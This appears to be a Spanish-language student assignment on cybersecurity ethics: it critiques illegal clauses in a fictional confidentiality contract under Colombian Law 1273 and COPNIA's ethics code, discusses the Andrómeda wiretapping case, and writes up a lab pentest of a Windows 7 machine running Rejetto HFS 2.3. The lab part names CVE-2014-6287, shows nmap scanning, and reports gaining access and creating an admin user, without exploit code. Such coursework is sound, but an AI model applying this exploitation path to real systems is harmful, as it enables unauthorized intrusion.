Dentro del apartado del Objeto en el contrato del anexo 3 se declara lo siguiente "*se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados"*[3], lo cual recae implícitamente en un acto de ilegalidad, ya que como funcionario estaría involucrado en cualquier actividad que desarrolle la organización, y seria cómplice de cualquier delito informático en el cual este envuelta la compañía, por lo cual es una cláusula dentro del contrato que esta divido en dos partes, la primera es no divulgar información confidencial la cual es un apartado legal y que no tiene ninguna retribución legal, sin embargo cuando esta información confidencial se une con delitos informáticos o ejecución de pruebas malintencionadas, esto termina siendo un problema, ya que es una información que pueda perjudicar a terceros, sin que el profesional lo quiera hacer.

Dentro del apartado de las obligaciones de la parte receptora o aquel que recibe la información o tenga acceso a ella se tienen varios ítems que violan la ética profesional y la legalidad de un profesional que solo quiere ejecutar su trabajo, ya que el artículo 3 se menciona lo siguiente: "*No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros"* lo cual viola un pilar importante de la seguridad de la información, el cual se basa en que todos los seres humanos tienen derecho a que sus datos personales sean privados (Confidencialidad), y en este articulo prácticamente se está hablando de espionaje a terceros, y si lo es hacia

[3] 2021. ACUERDO DE CONFIDENCIALIDAD ENTRE NOMBRE ESTUDIANTE Y WHITEHOUSE SECURITY

infraestructuras criticas? ¿O si lo es hacia grandes dirigentes políticos?; se estaría incurriendo en un delito grave que puede terminar con grandes repercusiones hacia el profesional que esté involucrado directa o indirectamente en el desarrollo de sus labores. El capítulo 4 del anexo 3 existe un artículo del contrato que debería ir en la letra pequeña que nadie lee, ya que menciona lo siguiente: "*Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas*[4]*"* en el cual el profesional debe ser leal a la compañía y no realizar divulgación de información importante que pueda comprometer o aventajar a la competencia y dejando en crisis la compañía en la que se labora, sin embargo desde el punto de vista ético no es benéfico salvaguardar información ilegal que se conozca de la organización, ya que el profesional seria confidente de la empresa, y estaría incurriendo en delitos mayores que pueden terminar con su vida personal y profesional solo por aceptar un contrato que no leyó completamente, y de este artículo se derivan un par de artículos más como lo son: *"Responder por el mal uso que le den sus representantes a la información confidencial"* cuando usted como profesional solo está haciendo un trabajo, y no es el responsable directo de las decisiones que tome su empleador con el mal uso de la información confidencial, adicional en el artículo 8 se menciona lo siguiente *"Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento",* El cual se relaciona directamente con el anterior ya que cualquier empleador puede realizar el lavado de información, e involucrar a sus empleados directamente, y con el presente contrato se vería que el empleado fue el culpable de todos los delitos descubiertos en la empresa, y que el empleador no tenía ningún conocimiento de lo que estaba pasando dentro de su organización.

Dentro del Capítulo 8 del anexo 3 existe un apartado que menciona la solución de controversias que podría tener el empleador y el empleado, el cual contextualmente dice lo siguiente: "*Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security."* Por lo cual dentro de un contexto ético y de acuerdos estaría bien redactado el capítulo ya que menciona intentar llegar a un acuerdo entre las dos partes, sin tener que llegar

[4] 2021. ACUERDO DE CONFIDENCIALIDAD ENTRE NOMBRE ESTUDIANTE Y WHITEHOUSE SECURITY

a términos jurídicos, los cuales pueden tener implicaciones mayores como lo es el tiempo y el dinero, sin embargo el complemento del articulo menciona que si la información por cualquier motivo es hallada en el receptor (el empleado) será culpable y dejara a la organización por fuera de todo ámbito legal que pueda comprometer su nombre, lo cual no termina siendo ético para un profesional que solo ejecuta su trabajo en el día a día, pero que por consecuencias del desarrollo de sus labores tecnológicas cuenta con información privilegiada dentro de su laptop o de su cuenta de correo electrónico, tenga que dejar exenta a la organización por información que posiblemente pueda desconocer o que hagan parte de sus labores cotidianas.

2.6 Si la respuesta es afirmativa y usted encontró algún proceso ilegal en el anexo 3 – Acuerdo, deberá mencionar que artículos de la ley 1273 se podrían vulnerar en dicho acuerdo y especificar porqué vulnera artículos de la ley 1273.

Dentro del desarrollo del análisis de los procesos ilegales mencionados, se encuentra que se está violando la ley 1273 en los siguientes artículos:

Artículo 269A: Acceso abusivo a sistema informático: Esta articulo puede ser violado ya que se menciona actividades sospechosas de espionaje, las cuales puede ser ejecutadas con ingresos abusivos a sistemas informáticos como lo son Teléfonos móviles, computadores, cámaras, entre otros.

Articulo 269F: Violación de datos personales: Dentro del artículo es mencionado la violación de la confidencialidad de los datos personales, por lo cual este articulo está siendo quebrantado ya que se conseguiría información de terceros sin previas autorizaciones.

Articulo 269H: Circunstancias de agravación punitiva: Dentro del marco del contrato no se menciona que la información se terceros sea de infraestructuras críticas, pero es importante mencionar este artículo, ya que si es información que pueda afectar la economía de un país, o información que pueda desencadenar en actos terroristas se estaría violando este artículo.

Articulo 269J: Transferencia no consentida de activos: Ahí un apartado especial para este artículo, ya que se habla de la transferencia no consentida de activos, y en el capítulo octavo del contrato se menciona que la organización debe quedar libre de toda aquella información que sea encontrada en las manos del profesional, pero qué tal si esa información fue puesta directamente por el empleador al

profesional, se estaría violando este artículo de la ley 1273, ya que se está perjudicando al empleado en su vida personal y profesional.

2.7 ¿Existiendo procesos poco confiables en el anexo 3 – Acuerdo? ¿usted como experto en ciberseguridad aplicaría a este trabajo en The WhiteHouse, donde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio? Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación lo que se dispone en COPNIA en su código de ética para ingenieros.

Dentro de marco personal y profesional **No** aceptaría la propuesta que plantea la empresa *Whitehouse Security,* independientemente de la asignación salarial, beneficios que sean otorgados por el empleador o tipo de contrato, ya que la aceptación de este tipo de oferta puede estar afectando no solo mi vida profesional, sino también mi vida personal, al terminar en una cárcel por un delito que no he cometido, o que sea participe en el desarrollo de este. Dentro del marco ético para profesional de Ingeniera existe el Articulo 34, el cual menciona las prohibiciones especiales a los profesionales respecto a la sociedad, y en este articulo existe el parágrafo **a** el cual dice textualmente lo siguiente: "*Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación*[5]*"* lo cual me lleva a realizar una reflexión en el ámbito laboral, y es que si vemos parágrafos que hablan de delitos informáticos hacia terceros, porque se debe aceptar un contrato el cual va en contra de la ética profesional para ingenieros?, ya que es importante poder respetar todas las leyes que nos otorga nuestra tarjeta profesional, la cual ha sido conseguida con bastante esfuerzo para perderla en una mala decisión.

Dado que el contrato en mención es de procedencia de una empresa legalmente constituida, pero con parágrafos dudosos, me abstendría de realizar algún vínculo con esta organización, ya que podría incurrir en delitos graves, como lo menciona los parágrafos del contrato ante el espionaje de información que pueda afectar a terceros directamente, lo que incurriría en una falta gravísima que puede culminar en el retiro de la tarjeta profesional, y lo más importante el sustento de mi familia.

---

[5] Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

2.8 Deberá buscar la noticia del caso "OPERACIÓN ANDROMEDA BUGGLY" en la ciudad de Bogotá, y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar.

Entrando en contexto de la operación Andrómeda, dicen los documentos de los años 2014 y 2015, que fue una facha legalmente constituida bajo la ley 1600 y aprobada en el año 2013 por altos dirigentes, la cual estaba protegida mediante un plan de inteligencia para proteger al estado, y en la cual trabajaría personal de inteligencia de las fuerzas militares, policía nacional, fuerza aérea colombiana, y otros entes que permitan realizar una protección a nivel de seguridad nacional. Esta fachada operaba en el barrio de galerías como un restaurante y café bar de lunes a sábado, en la cual se veía el ingreso muy frecuente de diferentes militares; el negocio se llamaba Buggly, y por una llamada anónima que decía que el lugar se estaba utilizando para realizar "chuzadas de llamadas telefonicas" lograron ingresar y allanarlo, en donde se logran incautar discos duros, portátiles, dispositivos de medio extraíbles, dvds, entre otros dispositivos electrónicos. Según dicen las fuentes, este lugar estaba hecho para poder interceptar los teléfonos móviles de los negociadores de paz en la Habana, conversaciones del entonces presidente de la república, chats de los miembros de las Farc, e incluso información confidencial de terceras personas.

Con el contexto de que fue la operación Andrómeda, se logra identificar que dentro del contexto de las personas que trabajan en este lugar, se encontraban militares y civiles con alta capacidades en sistemas informáticos, como lo es el caso del hacker Andres Sepulveda, que cuando fue capturado menciona que compra información confidencial en el mercado negro (Dark web), y que otra información fue entregada directamente por las fuerzas militares, por si fuese poco los generales de la época le ofrecen 30 Millones de pesos colombianos para obtener los chats de los miembros de las Farc; por lo cual dentro del marco legal se comenten ciertas infracciones a ley 1273 del 2009, ya que dentro de sus artículos mencionan que no puede haber intercepción de datos informáticos sin el consentimiento del receptor, y es ahí donde ingresan los funcionarios a recopilar una serie de información personal y confidencial que puede incurrir en daños a terceros o del mismo estado Colombiano.

Toda compañía independientemente cual sea debe ejecutar un estudio de seguridad detallado de las personas que integren una operación, y mas cuando esta maneje datos sensibles, y es de allí que deben ser resguardados de manera

correcta, para que esta fuga de información no llegue a manos equivocadas, como ocurrió con esta operación, ya que decenas de informes confidenciales del estado resultaron en el mercado negro y en manos de civiles que la podían utilizar para otros métodos que afectaran la seguridad nacional, y es por ello que dentro del contexto ético las ganas de generar ingresos económicos rápidos por parte de hacker civiles y personal militar, llevan a revelar una transferencia no consentida de activos lo cual perjudicaron los intereses del estado Colombiano.

Cuando se ejecuta una operación de alto riesgo se deben tener todos los controles y procedimientos claramente definidos dentro de la institución, ya que si bien es cierto que muchas personas de las fuerzas armadas no tienen el conocimiento suficiente sobre protección de sistemas informáticos, y que necesitan capacitaciones de personal civil, esto debe ser muy bien remarcado dentro del marco del contrato, ya que muchos profesionales con buen conocimiento técnico pero sin ética profesional pueden obtener esta información clasificada y ser divulgada de manera rápida en un Dark web, solo para ganar un dinero de más, y así se violen todos los derechos constitucionales tienen prioridades en sus vidas, y no es la de conservar su reputación profesional.

En conclusión, esta operación fue planeada con un interés totalmente diferente a la que se ejecutó, ya que si bien es cierto se debe resguardar la privacidad y la protección del estado colombiano, esto se encuentra en esa línea invisible del bien y el mal, la cual debe estar bien definida y protegida por altos dirigentes, ya que se debe tener una supervisión y monitoreo constante de lo que se está ejecutando, y los riesgos que podrían desencadenar de no hacerlo.[6]

2.9 Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam. Deberá adjuntar evidencia de los comandos utilizados y resultados que arrojó cada herramienta utilizada, estas herramientas deben estar clasificadas según los pasos de un pentesting.

El marco metodológico de ejecución de pentesting permite poder ejecutar diferentes pasos en el desarrollo de pruebas de auditorías en organizaciones, y es por ello que se tienen las siguientes fases:

[6] Quevedo, N., 2014. De Andrómeda a los 'hackers' . [en línea] El Espectador. Disponible en: <https://www.elespectador.com/investigacion/de-andromeda-a-los-hackers-article-492933/> [Consultado el 17 de febrero de 2022].

- **Reconocimiento de información:**

Dentro de esta fase se desea tener el conocimiento de todo el entorno de trabajo, con la información que es suministrada y la que es encontrada por medio de la web o de ingeniería social, y es por ello que el anexo 4 suministra información relevante que permite obtener una información inicial.

Se tiene una fuga de información que se esta presentando en el interior de la organización, el cual es en un equipo de sistema operativo Windows 7 x64, y tiene una aplicación rejjeto 2.3. Con esta información se puede descifrar que las versiones Windows 7 ya no se encuentran soportadas por Microsoft, adicional que existen cualquier cantidad de vulnerabilidades sobre este sistema operativo, y sobre las aplicaciones instaladas sobre estas máquinas.

- **Búsqueda de vulnerabilidades.**

Dentro del marco metodológico del anexo 4 se otorgar información importante que permite realizar una búsqueda para poder identificar el fallo de seguridad, y el insumo principal es la aplicación denominada rejetto v. con version 2.3, la cual al realizar una búsqueda se tiene que es un http file server, lo que significa que esta creada para compartir archivos en la web, solo que tiene vulnerabilidades ya que es expuesto un servicio por puerto tcp 80, y no es un servicio seguro.

Se encuentra el CVE-2014-6287 el cual dice que es una vulnerabilidad en la función de encontrar makromarket en rejetto http File server, lo cual va a permitir ejecutar programas a través de una secuencia.


Existe otra vulnerabilidad la es CVE-2020-1342 la cual es una vulnerabilidad en archivos o carpetas virtuales en rejetto como lo dice Incibe; esta vulnerabilidad utiliza archivos o carpetas virtuales lo cual va a permitir tomar control del puntero por medio de peticiones concurrentes por http.

- **Explotación de la vulnerabilidad.**

Se tiene la implementación de un banco de trabajo con una maquina con sistema operativo Windows 7 en Virtualbox, y una Kali Linux 20021 en vmware, ambas maquinas se encuentran en modo Bridge lo cual va a permitir que se encuentren en el mismo segmento de red, y asi pudiendo tener alcanzabilidad por medio de nmap, para descubrir que más puertos abiertos tiene la máquina.

Se va a realizar el envio de syn, la cual es sigilosa y permite recibir respuesta de syn/ack, esto con el fin de obtener el saludo de tres vías, adicional un script que nos va a permitir identificar el protocolo Windows 7 que se esta utilizando, usuarios, sistema operativo de la máquina, entro otro.

Figura 8: Scaneo de puertos con nmap



Fuente: Elaboración propia


Se puede evidenciar toda la descripción del equipo, y los niveles de seguridad de los servicios por SMB y el puerto inseguro http.

Figura 9: Información de maquina Windows

Fuente: Elaboración propia

Al haber encontrado la vulnerabilidad se procede a ingresar a la maquina por una vulnerabilidad presente en rejetto, en donde se culmina con ingresar a la maquina Windows 7 x64, y se crea un usuario administrador de la máquina.

Figura 10: Usuario creado en maquina objetivo



Fuente: Elaboración propia

- **Informe final:**

Después de haber realizado las fases de reconocimiento y explotación, se puede identificar que existen fallos de seguridad en la maquina Windows 7 x64, ya que no cuenta con sistema operativo deficiente el cual es obsoleto y no tiene soporte de Microsoft, y por lo cual cuenta con bastantes vulnerabilidades; adicional se evidencia la ejecución de una aplicación (rejetto 2.3) que permite la transferencia de archivos por http, el cual es un puerto no cifrado, y existen exploit y payloads que permiten explotar la vulnerabilidad, por lo cual se recomienda realizar actualizaciones de sistemas operativos a Windows, y compartir información por otro medio que no sea por la aplicación de rejetto.

2.10 A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 7 X64.

Dentro del anexo 4, se logra identificar que se tiene una fuga de información dentro de la organización dentro es una maquina Windows 7 con arquitectura x64, con esta información inicial, se sabe que Windows 7 es un sistema operativo que al año 2022 se encuentra sin soporte por parte de Microsoft y que tiene varias vulnerabilidades que pueden ser explotadas.

Se tiene una aplicación instalada en la maquina denominada rejetto 2.3 la cual sirve para transferencia de archivos por http, por ende, al realizar la búsqueda en las diferentes bases de datos se encuentra con bastantes CVE, lo cual hace pensar que se puedan explotar esas vulnerabilidades por puertos no seguros como tcp/80 o smb con un exploit ejecutando un Shell en reversa, por lo cual es un punto importante de investigación para la explotación de la máquina.

2.11 ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 7”? ¿Qué puerto abre la aplicación específica en el anexo?


Se tiene una maquina cuenta con Windows 7 x 64, la cual se puede visualizar su Ip mediante Ipconfig y un Netstat -a para identificar los puertos que estan en escucha, o se pueden validar los puertos en escucha también desde Kali Linux mediante un nmap a la Ip.

Figura 11: Ip de la maquina (Cambia cuando se reinicia)

Fuente: Elaboración propia

El netstat permite conocer todos aquellos puertos que se encuentran en escucha o conectados en la máquina, lo cual se logra identificar puertos que sean de interés para el administrador o el atacante.


Figura 12: puertos en escucha



Fuente: Elaboración propia

Posterior a realizar la instalación de rejetto desde rejetto.com hfs, en la maquina Windows, y ejecutarlo, se logra evidenciar mediante un netstat -a que se tiene el puerto 80 abierto.


Figura 13: Port 80 Listening



Fuente: Elaboración propia

Al evidenciar este puerto 80 abierto, el cual es un puerto no seguro, un atacante mediante una Kali Linux y nmap -sS <IP> -A puede realizar la ejecución de un script para identificar si el puerto 80 o el 445 son vulnerables, como se evidencia a continuación.


Figura 14: cabeceras de puerto 80



Fuente: Elaboración propia

